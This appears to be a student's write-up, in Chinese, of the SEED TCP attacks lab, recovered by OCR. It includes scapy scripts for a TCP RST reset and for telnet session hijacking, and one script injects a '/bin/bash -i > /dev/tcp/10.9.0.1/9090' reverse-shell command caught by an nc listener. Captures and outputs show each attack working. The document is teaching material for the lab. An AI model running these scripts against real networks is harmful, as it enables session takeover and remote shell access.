
命令行观察到此输出：



```
~$ Connection closed by foreign host.
```


Launching the attack manually:

代码如下：




```python
from scapy.all import *
def find_port(pkt):
        a = IP(src="10.9.0.5", dst="10.9.0.6")
        b = TCP(sport=23,dport=pkt.sport,seq=pkt.ack,flags='R',ack=pkt.seq+10)
        pkt=a/b
        ls(pkt)
        send(pkt,verbose=0)
pkt = sniff(filter = ' tcp and src host 10.9.0.6 and dst port 23 and dst host 10.9.0.5',prn=find_port)
```

运行之后 wireshark 抓包如下：




```
 80 2021-07-08 15:3… 10.9.0.5           10.9.0.6    TCP     68 [TCP Dup ACK 79#1] 23 → 50758 [ACK] Seq=173377020 Ack=3657751…
 81 2021-07-08 15:3… 10.9.0.5           10.9.0.6    TCP     68 [TCP Dup ACK 79#2] 23 → 50758 [ACK] Seq=173377020 Ack=3657751…
 82 2021-07-08 15:3… 10.9.0.5           10.9.0.6    TELNET  88 Telnet Data ...
 83 2021-07-08 15:3… 10.9.0.5           10.9.0.6    TELNET  88 [TCP Fast Retransmission] Telnet Data ...
 84 2021-07-08 15:3… 10.9.0.5           10.9.0.6    TELNET  88 [TCP Fast Retransmission] Telnet Data ...
 85 2021-07-08 15:3… 10.9.0.6           10.9.0.5    TCP     68 50758 → 23 [ACK] Seq=3657751804 Ack=173377040 Win=64256 Len=0…
 86 2021-07-08 15:3… 10.9.0.6           10.9.0.5    TCP     68 [TCP Dup ACK 85#1] 50758 → 23 [ACK] Seq=3657751804 Ack=173377…
 87 2021-07-08 15:3… 10.9.0.6           10.9.0.5    TCP     68 [TCP Dup ACK 85#2] 50758 → 23 [ACK] Seq=3657751804 Ack=173377…
 88 2021-07-08 15:3… 10.9.0.5           10.9.0.6    TELNET  88 Telnet Data ...
 89 2021-07-08 15:3… 10.9.0.5           10.9.0.6    TELNET  88 [TCP Fast Retransmission] Telnet Data ...
 90 2021-07-08 15:3… 10.9.0.5           10.9.0.6    TELNET  88 [TCP Fast Retransmission] Telnet Data ...
 91 2021-07-08 15:3… 10.9.0.6           10.9.0.5    TCP     68 50758 → 23 [ACK] Seq=3657751804 Ack=173377060 Win=64256 Len=0…
 92 2021-07-08 15:3… 10.9.0.6           10.9.0.5    TCP     68 [TCP Dup ACK 91#1] 50758 → 23 [ACK] Seq=3657751804 Ack=173377…
 93 2021-07-08 15:3… 10.9.0.6           10.9.0.5    TCP     68 [TCP Dup ACK 91#2] 50758 → 23 [ACK] Seq=3657751804 Ack=173377…
 94 2021-07-08 15:3… 02:42:f8:01:0b:0c              ARP     44 Who has 10.9.0.6? Tell 10.9.0.1
 95 2021-07-08 15:3… 02:42:f8:01:0b:0c              ARP     44 Who has 10.9.0.6? Tell 10.9.0.1
 96 2021-07-08 15:3… 02:42:f8:01:0b:0c              ARP     44 Who has 10.9.0.6? Tell 10.9.0.1
 97 2021-07-08 15:3… 02:42:f8:01:0b:0c              ARP     44 Who has 10.9.0.6? Tell 10.9.0.1
 98 2021-07-08 15:3… 02:42:0a:09:00:06              ARP     44 10.9.0.6 is at 02:42:0a:09:00:06
 99 2021-07-08 15:3… 02:42:0a:09:00:06              ARP     44 10.9.0.6 is at 02:42:0a:09:00:06
100 2021-07-08 15:3… 10.9.0.5           10.9.0.6    TCP     56 23 → 50758 [RST] Seq=0 Win=1048576 Len=0
101 2021-07-08 15:3… 10.9.0.5           10.9.0.6    TCP     56 23 → 50758 [RST] Seq=0 Win=1048576 Len=0
102 2021-07-08 15:3… 10.9.0.5           10.9.0.6    TCP     56 23 → 50758 [RST] Seq=173376969 Win=1048576 Len=0
103 2021-07-08 15:3… 10.9.0.5           10.9.0.6    TCP     56 23 → 50758 [RST] Seq=173376969 Win=1048576 Len=0
104 2021-07-08 15:3… 10.9.0.5           10.9.0.6    TCP     56 23 → 50758 [RST] Seq=173376969 Win=1048576 Len=0
105 2021-07-08 15:3… 10.9.0.5           10.9.0.6    TCP     56 23 → 50758 [RST] Seq=173376969 Win=1048576 Len=0
106 2021-07-08 15:3… 10.9.0.5           10.9.0.6    TCP     56 23 → 50758 [RST] Seq=173376981 Win=1048576 Len=0
107 2021-07-08 15:3… 10.9.0.5           10.9.0.6    TCP     56 23 → 50758 [RST] Seq=173376981 Win=1048576 Len=0
108 2021-07-08 15:3… 10.9.0.5           10.9.0.6    TCP     56 23 → 50758 [RST] Seq=173376981 Win=1048576 Len=0
109 2021-07-08 15:3… 10.9.0.5           10.9.0.6    TCP     56 23 → 50758 [RST] Seq=173376981 Win=1048576 Len=0
```

Telnet 结果：




```
[07/08/21]seed@VM:~/.../volumes$ docksh a0
root@a06a3544f2f9:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
d813289a0f7e login: Connection closed by foreign host.
root@a06a3544f2f9:/# 
```



```
root@VM:/# cd volumes/
root@VM:/volumes# python3 attacker.py
version    : BitField  (4 bits)                 = 4             (4)
ihl        : BitField  (4 bits)                 = None          (None)
tos        : XByteField                         = 0             (0)
len        : ShortField                         = None          (None)
id         : ShortField                         = 1             (1)
flags      : FlagsField  (3 bits)               = <Flag 0 ()>   (<Flag 0 ()>)
frag       : BitField  (13 bits)                = 0             (0)
ttl        : ByteField                          = 64            (64)
proto      : ByteEnumField                      = 6             (0)
chksum     : XShortField                        = None          (None)
src        : SourceIPField                      = '10.9.0.5'    (None)
dst        : DestIPField                        = '10.9.0.6'    (None)
options    : PacketListField                    = []            ([])
--
sport      : ShortEnumField                     = 23            (20)
dport      : ShortEnumField                     = 50736         (80)
seq        : IntField                           = 0             (0)
ack        : IntField                           = 1193012889    (0)
dataofs    : BitField  (4 bits)                 = None          (None)
```


Task 3

初始状态：




No.	Time	Source	Destination	Protocol	Length	Info
1	2021-07-08 16:4…	10.9.0.6	10.9.0.5	TELNET	71	Telnet Data ...
2	2021-07-08 16:4…	10.9.0.6	10.9.0.5	TCP	71	[TCP Retransmission] 50764 → 23 [PSH, ACK] Seq=1999305915 Ack…
3	2021-07-08 16:4…	10.9.0.5	10.9.0.6	TCP	68	23 → 50764 [ACK] Seq=880360352 Ack=1999305918 Win=509 Len=0 T…
4	2021-07-08 16:4…	10.9.0.5	10.9.0.6	TCP	68	[TCP Dup ACK 3#1] 23 → 50764 [ACK] Seq=880360352 Ack=19993059…
5	2021-07-08 16:4…	10.9.0.6	10.9.0.5	TELNET	70	Telnet Data ...
6	2021-07-08 16:4…	10.9.0.6	10.9.0.5	TCP	70	[TCP Retransmission] 50764 → 23 [PSH, ACK] Seq=1999305918 Ack…
7	2021-07-08 16:4…	10.9.0.5	10.9.0.6	TCP	68	23 → 50764 [ACK] Seq=880360352 Ack=1999305920 Win=509 Len=0 T…
8	2021-07-08 16:4…	10.9.0.5	10.9.0.6	TCP	68	[TCP Dup ACK 7#1] 23 → 50764 [ACK] Seq=880360352 Ack=19993059…
9	2021-07-08 16:4…	10.9.0.5	10.9.0.6	TELNET	91	Telnet Data ...
10	2021-07-08 16:4…	10.9.0.5	10.9.0.6	TCP	91	[TCP Retransmission] 23 → 50764 [PSH, ACK] Seq=880360352 Ack=…
11	2021-07-08 16:4…	10.9.0.6	10.9.0.5	TCP	68	50764 → 23 [ACK] Seq=1999305920 Ack=880360375 Win=501 Len=0 T…
12	2021-07-08 16:4…	10.9.0.6	10.9.0.5	TCP	68	[TCP Dup ACK 11#1] 50764 → 23 [ACK] Seq=1999305920 Ack=880360…

```
Frame 12: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface any, id 0
Linux cooked capture
Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
Transmission Control Protocol, Src Port: 50764, Dst Port: 23, Seq: 1999305920, Ack: 880360375, Len: 0
```




```
root@d813289a0f7e:/# cd home/seed/
root@d813289a0f7e:/home/seed# ls
```

编写代码程序如下：




```
from scapy.all import *

a = IP(src="10.9.0.6", dst="10.9.0.5")
b = TCP(sport=50772,dport=23,seq=3586017324,flags='A',ack=3137154071)
data="mkdir yy\r"
pkt=a/b/data
ls(pkt)
send(pkt,verbose=0)

```

运行代码：




```
root@VM:/volumes# python3 hijacking.py
version    : BitField  (4 bits)                  = 4              (4)
ihl        : BitField  (4 bits)                  = None           (None)
tos        : XByteField                          = 0              (0)
len        : ShortField                          = None           (None)
id         : ShortField                          = 1              (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>    (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0              (0)
ttl        : ByteField                           = 64             (64)
proto      : ByteEnumField                       = 6              (0)
chksum     : XShortField                         = None           (None)
src        : SourceIPField                       = '10.9.0.6'     (None)
dst        : DestIPField                         = '10.9.0.5'     (None)
options    : PacketListField                     = []             ([])
--
sport      : ShortEnumField                      = 50772          (20)
dport      : ShortEnumField                      = 23             (80)
seq        : IntField                            = 3586017324     (0)
```


实现结果：



```
root@a06a3544f2f9:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
d813289a0f7e login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```




```
▸ Frame 316: 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on interface any, id 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
▸ Transmission Control Protocol, Src Port: 23, Dst Port: 50772, Seq: 3137154071, Ack: 3586017333, Len: 10
▾ Telnet
    Data: mkdir yy\r\n
```




```
root@d813289a0f7e:/home/seed# ls
yy
```

Task 4




```
root@VM:/volumes# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 39246
```

Wireshark 抓包如下：




```
1 2021-07-08 17:2… 10.9.0.6   10.9.0.5   TELNET   71 Telnet Data ...
2 2021-07-08 17:2… 10.9.0.6   10.9.0.5   TCP      71 [TCP Retransmission] 50760 → 23 [PSH, ACK] Seq=1380810240 Ack…
3 2021-07-08 17:2… 10.9.0.5   10.9.0.6   TCP      68 23 → 50760 [ACK] Seq=3799549644 Ack=1380810243 Win=509 Len=0 …
4 2021-07-08 17:2… 10.9.0.5   10.9.0.6   TCP      68 [TCP Dup ACK 3#1] 23 → 50760 [ACK] Seq=3799549644 Ack=1380810…
5 2021-07-08 17:2… 10.9.0.6   10.9.0.5   TELNET   71 Telnet Data ...
6 2021-07-08 17:2… 10.9.0.6   10.9.0.5   TCP      71 [TCP Retransmission] 50760 → 23 [PSH, ACK] Seq=1380810243 Ack…
7 2021-07-08 17:2… 10.9.0.5   10.9.0.6   TCP      68 23 → 50760 [ACK] Seq=3799549644 Ack=1380810246 Win=509 Len=0 …
8 2021-07-08 17:2… 10.9.0.5   10.9.0.6   TCP      68 [TCP Dup ACK 7#1] 23 → 50760 [ACK] Seq=3799549644 Ack=1380810…
```

编写代码如下：




```python
from scapy.all import *

a = IP(src="10.9.0.6", dst="10.9.0.5")
b = TCP(sport=50760,dport=23,seq=3799549644,flags='A',ack=1380810246)
data="/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r"
pkt=a/b/data
ls(pkt)
send(pkt,verbose=0)
```


运行结果：



```
ack        : IntField                            = 1380810246      (0)
dataofs    : BitField  (4 bits)                  = None            (None)
reserved   : BitField  (3 bits)                  = 0               (0)
flags      : FlagsField  (9 bits)                = <Flag 16 (A)>   (<Flag 2 (S)>
)
window     : ShortField                          = 8192            (8192)
chksum     : XShortField                         = None            (None)
urgptr     : ShortField                          = 0               (0)
options    : TCPOptionsField                     = []              (b'')
--
load       : StrField                            = b'/bin/bash -i > /dev/tcp/10.
9.0.1/9090 0<&1 2>&1\r' (b'')
```



```
9.0.1/9090 0<&1 2>&1\r' (b'')
root@VM:/volumes# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 39250
```



```
▸ Frame 242: 104 bytes on wire (832 bits), 104 bytes captured (832 bits) on interface any, id 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
▸ Transmission Control Protocol, Src Port: 50760, Dst Port: 23, Seq: 3799549644, Ack: 1380810246, Len: 48
▾ Telnet
    Data: /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r
```